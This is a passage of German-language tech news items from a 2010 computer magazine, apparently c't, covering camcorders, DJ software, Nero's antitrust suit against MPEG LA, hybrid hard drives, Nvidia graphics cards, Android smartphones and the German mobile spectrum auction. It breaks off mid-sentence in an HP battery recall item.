Als Aufnahmespeicher kommen SD-Karten (SD, SDHC und SDXC) mit bis zu 64 GByte zum Einsatz; auf dem internen 8-MByte-Speicher ist eine YouTube-Uploadsoftware vorinstalliert. Zum Datentransfer dient eine USB-Schnittstelle, an der auch das Ladegerät angekoppelt wird. Dank Mini-HDMI-Ausgang kann man die aufgezeichneten HD-Clips und Fotos ohne Rechneinsatz auf einem großen Bildschirm präsentieren. Der BW10 wiegt ohne Akku knapp 100 Gramm und soll in den Farben Silber, Blau und Gelb ausgeliefert werden. In den USA ist er ab sofort für rund 200 US-Dollar erhältlich, für Deutschland war der Preis des ab Juli verfügbaren Gerätes bei Redaktionsschluss noch nicht bekannt. (Ronald Eikenberg/uh)



Ohne optischen Zoom, aber wasserdicht: Toshiba Camileo BW 10

## DJ-Software von den Musikmachern

Mit Digital DJ stellt Magix ein preisgünstiges Programm zum virtuellen Musikauflegen vor. Die Software sorgt automatisch dafür, dass die Stücke synchron im Takt laufen – entweder unter Beibehaltung oder Anpassung der Tonhöhe (Pitch). Auf Wunsch folgen auch alle Tracks einem vorgegebenen Master-Tempo. Automix nimmt eine Wiedergabeliste entgegen und kümmert sich vollautomatisch um die Überblendungen. Das Programm bietet auch eine Option zum sauberen Überblenden der Basslines. Zum Lieferumfang gehören des Weiteren ein Sampler mit 8 Slots, ein Loop-Werkzeug sowie ein Relooper, der Songs

taktweise zerhackt und umsortiert.

Bei näherem Hinsehen entpuppt sich Digital DJ als eine abgespeckte Version der Deckadance House Edition (c't 17/08, Seite 168). Die Magix-Version wurde unter anderem um die Unterstützung für MIDI-Controller und den Betrieb als VST-Plug-in beschritten. Dafür integriert Digital DJ im Unterschied zu Deckadance die Vorschlagsfunktion Mufin, die zu einem Stück passende Folgetitel auswählt. Digital DJ ist für Windows und für Mac OS X verfügbar; es kostet 40 Euro. Für 70 Euro verkauft Magix die Software im Bundle mit einer USB-Soundkarte zum Vorhören. (ghi)



Digital DJ enthält einen Sampler mit Slots für acht Musiksnipsel, die sich flexibel in den Mix einblenden lassen.

## High Definition via DSL und DVB

Mit dem „maxdome mediaCenter HD-TV“ von 1&1 lässt sich einerseits der von ProSiebenSat.1 gemeinsam mit der United Internet AG betriebene Video-on-Demand-Dienst maxdome in High Definition via DSL nutzen, andererseits empfängt die Hybrid-Box digitales Fernsehen via DVB-T oder DVB-S(2); im letzteren Fall auch in HD. Eine Kabelvariante soll im Lauf des Jahres folgen. Die Box enthält eine 160-GByte-Festplatte, auf die man Fernsehprogramme mit den typischen Komfortfunktionen eines digitalen Videorecorders – Timeshifting, elektronischer Programmführer – aufzeichnen kann. Das mediaCenter HD-TV ist laut 1&1 für HD+ geeignet, sodass man

mit der passenden Conditionale Access Module (CAM) samt HD+ Karte via Satellit neben den öffentlich-rechtlichen Sendern auch die HDTV-Programme der ProSiebenSat.1- und RTL-Gruppe empfangen kann. Bei den Privatsendern wird man wegen der Einschränkungen von HD+ jedoch vermutlich auf einige Komfortfunktionen verzichten müssen.

Wer im Juni die „1&1 Doppel Flat 16.000“ (30 Euro/Monat, nach 2 Jahren 35 Euro/Monat) bucht, bekommt das „1&1 Entertainment HD-TV“-Paket samt maxdome mediaCenter HD-TV ohne Aufpreis; alternativ gibts 150 Euro Startguthaben. Bestandskunden bekommen Unterhaltungspaket und -Box für einmalig 200 Euro. (vza)

## Nero verklagt MPEG LA wegen Kartellrechtsverletzung

Die Nero AG hat in den USA Kartellrechtsklage gegen die MPEG LA (Licensing Authority) eingereicht, wie aus der inzwischen veröffentlichten Beschwerdeschrift an ein Bundesgericht in Kalifornien hervorgeht. Nero wirft dem Konsortium, das Patentlizenzen für gängige Videoformate wie MPEG-2, MPEG-4 Visual oder MPEG-4 AVC (H.264) erteilt, „absoluten Machtmissbrauch“ vor. Die Lizenzierungsstelle habe ein „räuberisches und missbräuchliches Verhalten“ an den Tag gelegt und damit „der Innovation, dem Wettbewerb und den Verbrauchern in den relevanten Technologiemarkten kartellrechtlichen Schaden zugefügt“.

Konkret monieren die Nero-Anwälte, dass sich die MPEG LA nicht an Vereinbarungen mit dem US-Justizministerium aus den späten 1990ern gehalten habe; um kartellrechtliche Beschränkungen zu vermeiden, hatte die MPEG LA versichert, dass man in den MPEG-2-Topf nur „essenzielle“ gewerbliche Schutzrechte aufnehmen würde, konkret 53 Patentansprüche, deren Erfordernis zum Schutz des Standards man aber noch durch einen unabhän-

gigen Experten überprüfen wollte. Darüber sollten die Lizenzen auf der sogenannten FRAND-Basis (Fair, Reasonable And Non-Discriminatory) vergeben werden, also die Nutzung der Norm gegen Zahlung eines Entgelts möglichst allen Interessenten ohne Unterschied gestatten.

Der Klageschrift zufolge hat der Patentverwalter gegen alle gemachten Zusagen verstoßen; der herbeigerufene „unabhängige Experte“ habe nicht nur die ersten Lizenzvereinbarungen der Institution aufgestellt, sondern werde mittlerweile als ihr offizieller Patentanwalt ausgegeben. Allein der MPEG-2-Patentpool sei auf 800 Schutzrechte ausgebaut, die ursprünglichen 53 Patente seien nach ihrem Auslaufen großflächig durch Alternativen ersetzt worden. Parallel habe die MPEG LA ihre Monopolmacht um die MPEG-4-Pools ausgedehnt; der Pool für den herkömmlichen MPEG-4-VideoCodec umfasse inzwischen 1000, der unter anderem für HDTV, Blu-ray Disc und Internetvideo verwendete H.264 sogar 1300 Schutzrechte. Die Lizenzierungsbedingungen seien zudem „unfair, unvernünftig und

diskriminierend“. So würden von unterschiedlichen Lizenznehmern verschiedene und zu hohe Gebühren verlangt. Zudem halte die Lizenzierungsstelle für dieselben Geräte mehrfach die Hand auf, da für Hardware, Software oder Monitore extra zu zahlen sei. So habe die MPEG LA einen Marktanteil von über 100 Prozent, da man für den Vertrieb aller Produkte, die auch nur entfernt mit Videoverarbeitung zu tun haben, Lizenzen erwerben müsse. Schließlich komme eine „Kultur der Gier“ hinzu, die sich in teuren Apartments und Luxusautos für Vertriebsmitarbeiter niederschläge.

Im Detail dreht sich die Klage auch um die veränderte Einschätzung von Demo-Versionen von Multimedia-Software. Die MPEG LA habe anfangs auf Anfrage wiederholt erklärt, dass es sich beim Angebot entsprechender Programme nicht um einen Verkauf handle. 2008 habe die Einrichtung plötzlich eine Kehrtwende vollzogen und auch für Demos Vergütungen verlangt. Beweise für die vorherigen Absprachen habe MPEG LA vor Gericht zu verschleiern versucht.

(Stefan Krempf/vza)

## Sendetermine

Die wöchentliche Computersendung bei **hr fernsehen** (www.cttv.de) wird in Zusammenarbeit mit der c't-Redaktion produziert.



Moderation: Mathias Münch.  
c't-Experte im Studio: Georg Schnurer

**12. 6. 2010**, 12.15 Uhr: Vorsicht bei Handyverträgen – wie aus 2500 Euro Einsparung schnell 500 Euro Mehrkosten werden. Stress durch das Navi – kann man dem Staumelder wirklich trauen? Die High-Tech-Feuerwehr – Temperaturwarner im Handschuh, Display im Helm und 3D-Navigation im Schuh.

Wiederholungen:

**13. 6.**, 8.30 Uhr, *Eins Plus*

**14. 6.**, 5.30 Uhr, *Eins Plus*

**14. 6.**, 11.30 Uhr, *RBB*

**16. 6.**, 1.00 Uhr, *hr fernsehen*

**16. 6.**, 2.35 Uhr, *3sat*

**17. 6.**, 4.50 Uhr, *hr fernsehen*

**17. 6.**, 15.00 Uhr, *hr fernsehen*

**17. 6.**, 23.00 Uhr, *Eins Plus*

Danach macht c't-TV Sommerpause.



## Audio/Video-Notizen

Das deutsche Authoringstudio Imagination hat mit dem IMAX-Titel „Grand Canyon Adventure“ die erste europäische **Blu-ray Disc mit stereoskopischen 3D-Bildern** nach dem neuen Standard sowie mit 3D-Menüs fertiggestellt. Eurovideo will die 3DBD Ende Juni in den Handel brin-

gen. Auf der Webseite zu „Grand Canyon Adventure“ gibt es einzelne Ausschnitte und Erläuterungen.

Hitachi-LG will im August ein externes USB-Laufwerk namens **HyDrive** auf den Markt bringen, das eine Solid State Disc (32 bis

64 GByte) mit einem Slim-Line-DVD-Brenner kombiniert. Die SSD dient unter anderem als Cache für die optischen Scheiben und soll die Ladezeiten erheblich verkürzen.

Für Tauchgänge in bis zu zehn Meter Wassertiefe eignet sich die

**Unterwasser-Action-Cam** Sominikon WAC-480UW. Der mit 4 GByte internem Speicher bestückte Camcorder speichert 30 Bilder pro Sekunde mit 736×480 Pixeln als MPEG-4-AVI-Datei und ist ab sofort bei der Pearl Agency zu einem Preis von rund 80 Euro zu haben.

Anzeige

Anzeige



Anzeige

## Neue Generation von Hybrid-Festplatten

Hohe Datentransferraten und kurze Zugriffszeiten machen Solid-State Disks (SSDs) begehrenswert – wären da nicht die noch immer astronomisch hohen Preise im Vergleich zu gewöhnlichen Magnetscheibenlaufwerken. Hybrid-Festplatten sollen Eigenschaften beider Welten vereinen: Magnetscheiben fassen große Datenmengen, Pufferspeicher aus nichtflüchtigen NAND-Flash-Chips bedient bestimmte Zugriffe besonders schnell. Seagate stellt jetzt die 2,5"-Festplattenserie Momentus XT vor, die 250, 320 oder 500 GByte magnetische Speicherkapazität mit 4 GByte Single-Level-Cell-(SLC-)NAND-Flash kombiniert.

Anders als bei der ersten, gescheiterten Generation solcher Hybrid-Festplatten, die ab 2008 ausgeliefert wurden, entscheidet

nun aber nicht mehr das Betriebssystem über den Inhalt des Pufferspeichers. Damals hatte Windows Vista Hybridplatten über die Funktion ReadyDrive mit dem adaptiven SuperFetch-Mechanismus der Speicherverwaltung verbunden. In der Seagate Momentus XT steckt hingegen ein vom Betriebssystem unabhängiger Controller, der das „Adaptive Memory“ befüllt, und zwar in Abhängigkeit von zuvor analysierten Zugriffsmustern. Seagate verspricht, dass die ab etwa 105 Euro erhältliche Momentus XT, deren Scheiben 7200-mal pro Minute



**Seagate Momentus XT:**  
Notebookfestplatte mit 4  
GByte Flash-Cache

rotieren, deutlich schneller arbeitet als herkömmliche Notebookfestplatten.

Einen ähnlichen adaptiven Flash-Puffer für Festplattenzugriffe hat Adaptec bei SAS-RAID-Hostadaptern für Server realisiert, aber gewissermaßen aus Einzelteilen: Schließt man an die ab etwa 645 US-Dollar erhältlichen PCIe-Hostadapter der MaxIQ-Baureihe eine SSD an, so nutzt sie der Controller als schnellen Puffer. (ciw)

## Chip für USB-3.0-Hostadapter mit vier Ports

Auf der taiwanischen IT-Messe Computex gab es zahlreiche Ankündigungen von neuen USB-3.0-Produkten, darunter zwei Hostadapterchips von Fresco Logic und VIA Labs, einer Tochterfirma von VIA Technologies. Fresco Logic liefert bereits den für PCI Express der ersten Generation mit 2,5 Gigatransfers pro Sekunde (GT/s) ausgelegten Hostadapterchip FL1000 mit einem einzigen USB-Port, nun folgt der FL1009 mit zwei USB-3.0-Ports und PCIe 2.0 (5 GT/s). VIA Labs kündigt den PCIe-2.0-Chip VL800 an, der gleich vier USB-Ports bereitstellt.

Marktführer bei den PCIe-USB-3.0-Adapterchips ist die japanische Firma Rene-

sas, mit der kürzlich NEC Electronics verschmolzen ist. Sie hat angekündigt, seit April monatlich 2 Millionen Stück des verbreiteten  $\mu$ PD720200 zu fertigen.

Auch bei den USB-3.0-SATA-Bridges, welche beispielsweise in den Gehäusen externer Festplatten stecken, gibt es Neuheiten, etwa die GL3310 der Firma Genesys Logic: Sie unterstützt bereits SATA 6G. Bereits im Markt vertreten sind Bridge-Chips der Asus-Tochterfirma Asmedia (ASM1051E) sowie von Fujitsu (MB86C30A), Lucidport (USB300), Symwave (SW6315) und VIA Labs (VL700). Die letztgenannte Firma offeriert auch einen Chip für USB-3.0-Hubs (VL810). (ciw)

## Mini-Tower für Spiele-PCs

Vor allem Besucher von LAN-Partys hat Aerocool als Zielgruppe für den Mini-Tower Qs-200 im Blick. Trotz der geringen Abmessungen von 37 cm  $\times$  18,5 cm  $\times$  39,5 cm, die lediglich den Einbau von Micro-ATX-Mainboards ermöglichen, passen in das Gehäuse High-End-Grafikkarten mit bis zu 34 cm Länge. In zwei der insgesamt fünf 12-cm-Lüfterplätze baut der Hersteller Ventilatoren ein.

Von außen erreichbar sind Einbauschächte für zwei 5,25"-Laufwerke und ein 3,5"-Gerät. Im Inneren finden auf einem ausklappbaren Träger entweder zwei 3,5"- oder drei 2,5"-Festplatten Platz. Muffen aus flexiblem Material sollen verhindern, dass sich Schwingungen auf das Gehäuse übertragen. An der Vorderseite bietet das 42 Euro teure PC-Gehäuse einen eSATA-Port und 3  $\times$  USB. (chh)

## Kabelwust im Griff

Die elastische Kunststoffspirale namens Cordie hält lose Kabelenden fest, die sonst leicht vom Schreibtisch rutschen. Das von der Webcommunity quirky gemeinschaftlich entwickelte Produkt ist für 19,90 Euro per Online-Bestellung unter [www.quirkydesign.de](http://www.quirkydesign.de) erhältlich, auf Anfrage auch in anderen Farben als Dunkelgrau. Mehrere Cordies lassen sich aneinanderstecken.

Unter der Marke „Label the Cable“ bietet die gleichnamige Firma eine Reihe von wiederverwendbaren Kabelbindern mit Klettverschlüssen und Anhängern an, die sich mit selbstklebenden Etiketten beschriften lassen. Ein etwa 20 Zentimeter langes Klettband inklusive Etikettenträger und Etikett kostet 2,50 Euro im Online-Shop. Dort gibt es auch billigere, kürzere Ausführungen sowie flexible Kabelhalter zum Ankleben. (ciw)

**Cordie hindert**  
Kabeln daran, von  
der Tischplatte zu  
rutschen.



## Hardware-Notizen

Enermax bietet unter der Bezeichnung T.B.Silence **PC-Lüfter** mit Kantenlängen zwischen 8 und 14 cm an. Seitliche Öffnungen in den aluminiumverstärkten Rahmen sollen den Luftdurchsatz steigern.

Den 10 Euro teuren **12-cm-Ventilator** GentleTyphoon offeriert Scythe in fünf Drehzahlvarianten mit 500, 800, 1150, 1450 oder 1850 U/min.


Als **PC-Barebone für einen Hexa-Core-Prozessor** stellt Shuttle den SX58J3 vor. In das 559 Euro teure Gerät mit 13,5 Litern Volumen passen außer einem LGA1366-Prozessor wie dem Sechskerner Core i7-980X Extreme Edition etwa auch zwei Grafikkarten, vier DDR3-Speichermodule, zwei 3,5"-Festplatten und ein optisches Laufwerk (5,25").

## Entwicklungstürmchen

Gleich neun neue Module haben Freescale und Partnerfirmen zusammen für das modulare Tower-Entwicklungssystem vorgestellt. Bei diesem verbinden zwei senkrechte Elevator-Platinen bis zu vier Prozessor- oder Peripheriemodule miteinander. Alle haben eine Kantenlänge von 3,5" (knapp 9 cm) und ergeben zusammengebaut ein kleines Türmchen.

Neu zur Tower-Familie stoßen das TWR-MPC5125, auf dem ein Mikroprozessor mit e300-Power-Kern steckt, sowie das TWR-S08LH64 mit LC-Display, 3-Achsen-Beschleunigungssensor und 8-Bit-Mikrocontroller (HCS08). Außerdem gibt es nun ein Touch-Screen-Modul mit 3,2"-QVGA-Display (TWR-LCD) und die Speichererweiterung TWR-MEM, die neben aufgelötetem Flash- (1 MByte) und MRAM-Speicher (512 KByte) noch je einen Steckplatz für CF- und SD-Karten bietet. Wenig Chips, aber dafür umso mehr Steckplätze für externe Sensoren hat das TWR-Sensor-Pak, dessen 8-Bit-Mikrocontroller aus der HCS08-Familie so beispielsweise Druck-, Beschleunigungs- und Berührungssensoren auswerten kann. Benutzereingaben nimmt er über ein kapazitives Touchpad entgegen.

Die Firma Micro/sys steuert neben einem CPU-Modul mit Cortex-A8-Prozessor (LM515)



**Das Erweiterungsmodul TWR-S08LH64 für Freescales Tower-Entwicklungsumgebung hat ein eigenes LC-Display sowie einen 3-Achsen-Beschleunigungssensor.**

auch noch einen Adapter zum StackableUSB-System bei. Für die Entwicklung eigener Schaltungen liefert iMn Microcontrol zwei Platinen, eine mit Löt pads für diverse SMD- und bedrahtete Bauteile und eine für den Aufbau komplexer Schaltungen samt LC-Display, Audio-Ausgängen und SD-Kartenleser.

Die Preise für die einzelnen Module liegen zwischen 90 und 150 US-Dollar, Starterkits für das Tower-System gibt es im Online-Shop von Freescale ab 100 US-Dollar. (bbe)

## Schneller A/D-Umsetzer

Bis zu 3,6 Gigasamples pro Sekunde liefert der 12-Bit-A/D-Umsetzer ADC12D1800 von National Semiconductor und ist damit nach Herstellerangaben fast viermal so schnell wie die Bausteine der Konkurrenz. Allerdings erreicht der Chip diese Abtastrate nur, wenn er seine beiden Kanäle im Interleave-Modus kombiniert. Einzeln kommen sie auf 1,8 GSamples/s. Die kleineren Geschwister ADC12D1600 und ADC12D1000 liefern 3,2 respektive 2 GSamples/s. Alle drei sind Pin-kompatibel zueinander und zu den 10-Bit-Modellen ADC10D1xxx, die ebenfalls in einem 292-poligen BGA-Gehäuse sitzen.

Solch hohe Abtastraten benötigen unter anderem Anwendungen aus den Bereichen optische Abstands- und Geschwindigkeits-

messung (LIDAR), Radar, Funkaufklärung sowie moderne Set-Top-Boxen. Im Wesentlichen steht hinter den meisten davon das Konzept Software Defined Radio (SDR), sprich die komplette Analyse eines Funksignals in Software. Weil dabei der A/D-Umsetzer das Signal in einem sehr breiten Band komplett digitalisiert, können analoge Mischstufen entfallen. National Semiconductor geht davon aus, dass ein schneller A/D-Umsetzer in künftigen Mehrkanal-Set-Top-Boxen alle Tuner ersetzen kann. Wie viel der Wandler dabei zu leisten hat, zeigt die elektrische Leistungsaufnahme von rund 4 Watt.

Erste Muster und passende Entwicklungskits will der Hersteller im dritten Quartal dieses Jahres ausliefern. (bbe)

## PC für die Wandmontage

Der IPC916-211-FL von Axiomtek lässt sich direkt an die Wand schrauben und kommt ohne Lüfter aus. Er nimmt einen Core-2-Prozessor, bis zu 8 GByte DDR3-Speicher sowie bis zu sechs Erweiterungskarten auf (2 × PCI, 3 × PCIe x1, 1 PCIe x16). An der Front befinden sich je zwei Gigabit-LAN- und USB-Ports, vier serielle Schnittstellen und ein VGA-Ausgang. Die Spannungsversorgung übernimmt ein externes DC-Netzteil. Preise nennt Axiomtek nur auf Anfrage. (bbe)

**In den lüfterlosen Industrie-PC mit Core-2-Prozessor (IPC916-211-FL) passen sechs Erweiterungskarten.**



Anzeige

## Nvidia zeigt GeForce GTX 465

Nvidia hat im Rahmen der Computex die GeForce GTX 465 vorgestellt, auf deren Platine ein DirectX-11-fähiger Grafikchip (GF100) werkelt. Mit der Performance-Grafikkarte laufen aktuelle Spiele in hohen Auflösungen flüssig. Die 3D-Leistung liegt unterhalb der ähnlich teuren AMD Radeon HD 5850. Auch spezielle Physik-Effekte (PhysX) einiger Spiele beschleunigt der Grafikchip. Mit dem neuesten Treiber unterstützt die Grafikkarte 3D-Blu-rays und ist zudem für stereoskopisches Spielen fit. Via CUDA oder DirectCompute greift der Chip in Verbindung mit spezieller Software dem Hauptprozessor auch bei universellen Berechnungen, etwa der Videoumwandlung, unter die Arme. Nvidias Partner verlangen für die GeForce GTX 465 rund 280 Euro.

Verbrät bis zu 200 Watt, könnte aber trotzdem leise sein: die Performance-Grafikkarte GeForce GTX 465 von Nvidia.



Die 352 Rechenkerne der GF100-GPU laufen mit 1215 MHz, die 44 Textureinheiten und 32 Rasterendstufen halb so schnell. Der Chip ist über 256 Datenleitungen an den mit 1604 MHz (Read/Write-Clock) eher gemächlich getakteten GDDR5-Speicher angebunden, die Datentransferrate von 102,6 GByte/s reicht jedoch auch für HD-Auflösungen mitsamt Kantenglättung aus.

Unter Last soll die Grafikkarte 200 Watt verheizen, daher sind die zwei sechspoligen Stromstecker auch dringend nötig. Platine und Kühlsystem entsprechen laut Nvidia der schnelleren GeForce GTX 470, welche zumindest im Leerlauf mit 0,3 Sone sehr leise arbeitete. Leider konnten wir bis zum Redaktionsschluss kein Testexemplar der GeForce GTX 465 ergattern. (mfi)

## Nvidia-Treiber unterstützt 3D-Blu-rays

Nvidias Beta-Grafikkartentreiber GeForce 257.15 verspricht Performance-Verbesserungen etwa bei Aliens vs. Predator, Just Cause 2 und Metro 2033. Außerdem unterstützt der 257.15 nun CUDA 3.1 und OpenGL-4.0-Anwendungen. Der neue GeForce-Treiber erlaubt zudem die Wiedergabe von Blu-rays mit stereoskopischen Bildern (3D-Blu-rays). Dazu ist mindestens eine Grafikkarte der 200er-Generation erforderlich. Die über mehrere Displays verteilte stereoskopische Darstellung, 3D Vision Surround, läuft erst mit dem endgültigen Treiber Ende Juni.

Für Nutzer mehrerer Grafikkarten im SLI-Verbund hat Nvidia bessere Kantenglättungsmodi freigegeben. So lässt sich bei drei gemeinsam arbeitenden GeForce-200-Karten nun 48-faches Antialiasing einstellen, bei GeForce-400-Modellen sogar bis zu 96x. Ein separates Tool ermöglicht hochwertiges Supersampling (2x, 4x, 8x). Außerdem verbesserte Nvidia die Umgebungsverdeckung Ambient Occlusion.

Auch welcher Chip in Multi-GPU-Systemen die CUDA-Kalkulationen übernimmt, etwa beim Video-Trancoding, ist über das Treibermenü nun festlegbar. (mfi)

## Larrabee vorerst nicht auf Grafikkarten

Nachdem Intel-Chef Paul Otellini Ende Mai unterstrich, dass es mit der Entwicklung des Many-Core-Prozessors Larrabee weitergeht, kommt nun die Ernüchterung zumindest für Spielefans, die sich viel von Larrabee erhofft haben. Intel erklärte in seinem Firmen-Blog, dass das Unternehmen vorerst nicht plant, zukünftige

Larrabee-Chips auf Grafikkarten einzusetzen, sondern sich auf den Supercomputer-Markt konzentriert. Das Unternehmen bleibt also weiterhin bei integrierten Grafikchips, sei es im Hauptprozessor oder Chipsatz. Hinsichtlich der verkauften GPUs ist Intel Marktführer, es folgen Nvidia und AMD. (mfi)

## Fermi-Grafikchip für Notebooks

Der GeForce GTX 480M ist Nvidias erster DirectX-11-fähiger Grafikchip für Notebooks. Im Unterschied zum Desktop-Namensvetter werkeln hier nur 352 statt 448 Rechenkerne, um 3D-Grafik zu erzeugen oder universelle Berechnungen zu beschleunigen. Damit entspricht der Notebook-Chip eher dem im Rahmen der Computex vorgestellten GeForce GTX 465. An dessen Leistung kommt der GeForce GTX 480M jedoch nicht heran, denn Chip und Shader-Kerne laufen mit deutlich niedrigeren Taktfrequenzen (425/850 MHz). Dennoch dürfte der Chip etwas schneller arbeiten als der Mobility Radeon HD 5870 von AMD,

der bisher flinksten mobilen Pixelschleuder.

Doch das geht auf Kosten der Akkulaufzeit: Bis zu 100 Watt verbrät der GeForce GTX 480M laut Nvidia – und damit deutlich mehr als alle bisherigen Mobil-Chips, die mit zwischen 50 und 75 Watt auskommen. Selbst die mobilen Core-i-Prozessoren wandeln nicht mehr als 35 Watt elektrische Leistung in Wärme um. Daher dürften Notebooks mit GeForce GTX 480M unter Last sehr laut werden und nur vergleichsweise kurze Akkulaufzeiten bieten. Ab Mitte Juni wollen die ersten Hersteller, etwa Schenker, mit dem Verkauf solcher Notebooks beginnen. (mfi)

## Grafik-Notizen

Nvidias Umsatz stieg im ersten Geschäftsquartal 2010, das am 2. Mai endete, um 50 Prozent im Vergleich zum Vorjahresquartal auf 1 Milliarde US-Dollar. Als Reingewinn verbuchte die Firma 137 Millionen US-Dollar, im Frühling 2009 waren es noch 201 Millionen US-Dollar Verlust. Für das kommende Quartal erwartet Nvidia aus saisonalen Gründen einen Umsatzrückgang von bis zu fünf Prozent.

Zum Spiel **Alien vs. Predator** gibt es nun einen separat lauffähigen DirectX-11-Benchmark.

Die Version 2.1 des **Unigine-Heaven-Benchmarks** unterstützt auch die Tessellation-Berechnungen via OpenGL 4.0.

Powercolor stellte die **Spezialversion der Radeon HD 5970** mit 12 Mini-DisplayPort-Buchsen auf der Computex offiziell vor.

Nvidias CUDA-Toolkit beinhaltet in der Beta-Version 3.1 ein Beispiel-Programm, das zeigt, wie man **Excel-Funktionen auf dem Grafikchip** ablaufen lässt.

Der GeForce GTX 480M ist schnell genug für aktuelle DirectX-11-Spiele, saugt Notebook-Akkus durch die hohe Leistungsaufnahme jedoch schnell leer.



Bild: Nvidia



Anzeige

## HDMI-Androide

Mit seinem neuen Smartphone-Flaggschiff S110 Stream schließt Acer zur Konkurrenz auf: Der Androide (Version 2.1) bietet einen 3,7-Zoll-AMOLED-Touchscreen mit der WVGA-Auflösung 480 × 800, Qualcomms 1-GHz-Snapdragon-Chipsatz und WLAN gemäß IEEE 802.11 n. Über einen HDMI-Port liefert das Stream zudem Fotos und Videos ohne Qualitätsverlust an Fernseher und Monitore. Bislang hat nur Nokia ein Smartphone mit HDMI angekündigt.

Eine 5-Megapixel-Autofokus-Kamera nimmt Videos in HD-Auflösung (720p) auf. Via WLAN lassen sich Multimedia-Daten an DNLA-fähige Clients streamen. Mit 512 MByte RAM, zwei Gigabyte Flash und weiteren acht Gigabyte auf der mitgelieferten microSDHC-Karte – maximal erkennt das Stream Wechselspeicher mit 32 GByte – stellt das Smartphone viel Speicherplatz bereit.

Das S110 Stream funkt in UMTS- und GSM-Netzen (Quadband) und nutzt zum Surfen HSDPA und EDGE. Über Bluetooth lassen sich Stereo-Headsets ankopplern, Positionsbestimmung per GPS und Geotagging von Fotos gehören ebenfalls zum Funktionsumfang. Wann und zu welchem Preis das 11,2 Millimeter dicke Android-Modell zu haben sein wird, gab Acer nicht bekannt. (rop)



**Acers Multimedia-Smartphone Stream nimmt HD-Videos auf und gibt sie per HDMI-Port auf Flachbildfernsehern wieder.**

## Riesen-Smartphone mit Android

Dell hat Details zum Marktstart seines Android-Geräts bekanntgegeben, das sich zwischen Smartphone und Tablet einordnet: Unter dem Namen Streak soll es ab Ende Juni zunächst exklusiv bei O2 und dem Serviceprovider Carphone Warehouse in Großbritannien verkauft werden. Auf seiner US-Webseite will Dell das Streak ab Juli anbieten.

Das Gerät ist mit einem 5-Zoll-Touchscreen mit WVGA-Auflösung (mindestens 800 × 480 Pixel) ausgestattet. Es läuft unter Android 2.1, ein Update auf 2.2 soll dieses Jahr folgen. Zum Surfen sind UMTS und WLAN einge-



**Das Smartphone Dell Streak stellt mit seinem 5-Zoll-Display einen neuen Größenrekord auf.**

baut. Das Streak besitzt eine 5-Megapixel-Kamera für Fotos und eine VGA-Webcam. Als Prozessor kommt ein 1-GHz-Snapdragon von Qualcomm zum Einsatz. Der interne Flash-Speicher fasst zwei Gigabyte, per micro-

SDHC-Slot sind maximal 32 GByte nachsteckbar. Die Google-Maps-Version unterstützt Navigation mit Sprachführung (Turn-by-turn), diese funktioniert bislang aber nur in Großbritannien, Irland und den USA. (jow)

## Frequenz-Auktion bringt 4,4 Milliarden Euro

Die Versteigerung weiterer Mobilfunkfrequenzen hat mit 4,4 Milliarden Euro weniger eingebracht als erwartet. Die begehrtesten Frequenzblöcke waren die 800-MHz-Bereiche der Digitalen Dividende. Das Band – von der Regierung für die Versorgung ländlicher Räume mit schnellem Internet gedacht – eignet sich auch wegen der besseren Indoor-Versorgung für Mobilfunkdienste und war deshalb besonders begehrt. Vodafone und Telefónica-O2 zahlten für jeweils zwei Blöcke rund 1,2 Milliarden Euro, zwei weitere gingen für rund 1,15 Milliarden Euro an die Telekom; nur E-Plus ersteigerte keine 800-MHz-Frequenzen.

Die ebenfalls versteigerten Bereiche in den Bändern bei 1,8 GHz, 2,0 GHz und 2,6 GHz brachten deutlich weniger ein und bewegten sich im Rahmen zwischen 8,23 Millionen (E-Plus und O2 für Blöcke im 2,6-GHz-Band) und 103 Millionen Euro (E-Plus für einen Block im 2-GHz-Bereich). Unterm Strich erstei-

gerte Vodafone zwölf Blöcke für 1,423 Milliarden Euro, O2 für 1,379 Milliarden Euro elf Blöcke. Die Telekom gab für insgesamt zehn Blöcke 1,3 Milliarden Euro aus, und E-Plus sicherte sich acht Blöcke für 283 Millionen Euro.

Alle Teilnehmer zeigten sich nach Auktionsende mit dem Erreichten zufrieden: O2 kündigte den Aufbau eines LTE-Netzes mit den neuen Frequenzen an. Ein „regionales“ soll „bis zum Ende des Jahres starten“, versicherte CEO René Schuster. Auch Vodafone-Chef Friedrich Jousen freute sich, das Internet für alle werde jetzt Realität. Die Telekom will Vorstand Niek Jan van Damme zufolge mit den neuen Frequenzen „eine wesentliche Grundlage für die Steigerung des Umsatzes aus mobilem Datenverkehr schaffen“.

E-Plus freute sich über sofort einsetzbare UMTS-Frequenzen, die keine Installation neuer Technik erfordern. Auch die anderen Netzbetreiber können ihre UMTS-Kapazitäten mit den erworbenen Spektren sofort und relativ auf-

wandsarm erweitern. Dabei steht zunächst der Ausbau der Datendienste HSPA und HSPA+ an. Die kommende Netzgeneration LTE soll später folgen. Bislang ist LTE ein reiner Datenstandard, eine Lösung für die Sprachübertragung steht noch aus.

Lediglich die vier Netzbetreiber waren zur Auktion zugelassen. Die Bundesnetzagentur entgegnete Vorwürfen, damit einem echten Wettbewerb im Weg zu stehen: Zwischen den vier Netzbetreibern herrsche genug gesunde Konkurrenz. Christian Irlmer, Airdata-Vorstand kritisierte dagegen: Diese Form der Vergabe sei „weder diskriminierungsfrei noch chancengleich oder transparent“. Der Funknetzbetreiber nutzte einige der nun versteigerten Frequenzen lokal als DSL-Ersatz, war aber nicht zur Auktion zugelassen worden und hat gegen das Vergabeverfahren erfolglos geklagt. Der Markt werde für die kommenden zwei Jahrzehnte für neue Anbieter abgeschottet, so Irlmer. (vbr)

## HP erweitert Rückruf von Notebook-Akkus

HP ruft die Akkus von einigen Notebooks der Business-Serie Compaq aus den Jahren 2007 und 2008 zurück. Betroffen sind die Modelle 6510b, 6515b, 6710b, 6710s, 6715b und 6715s sowie später gekaufte Ersatzakkus. Die Akkupacks können

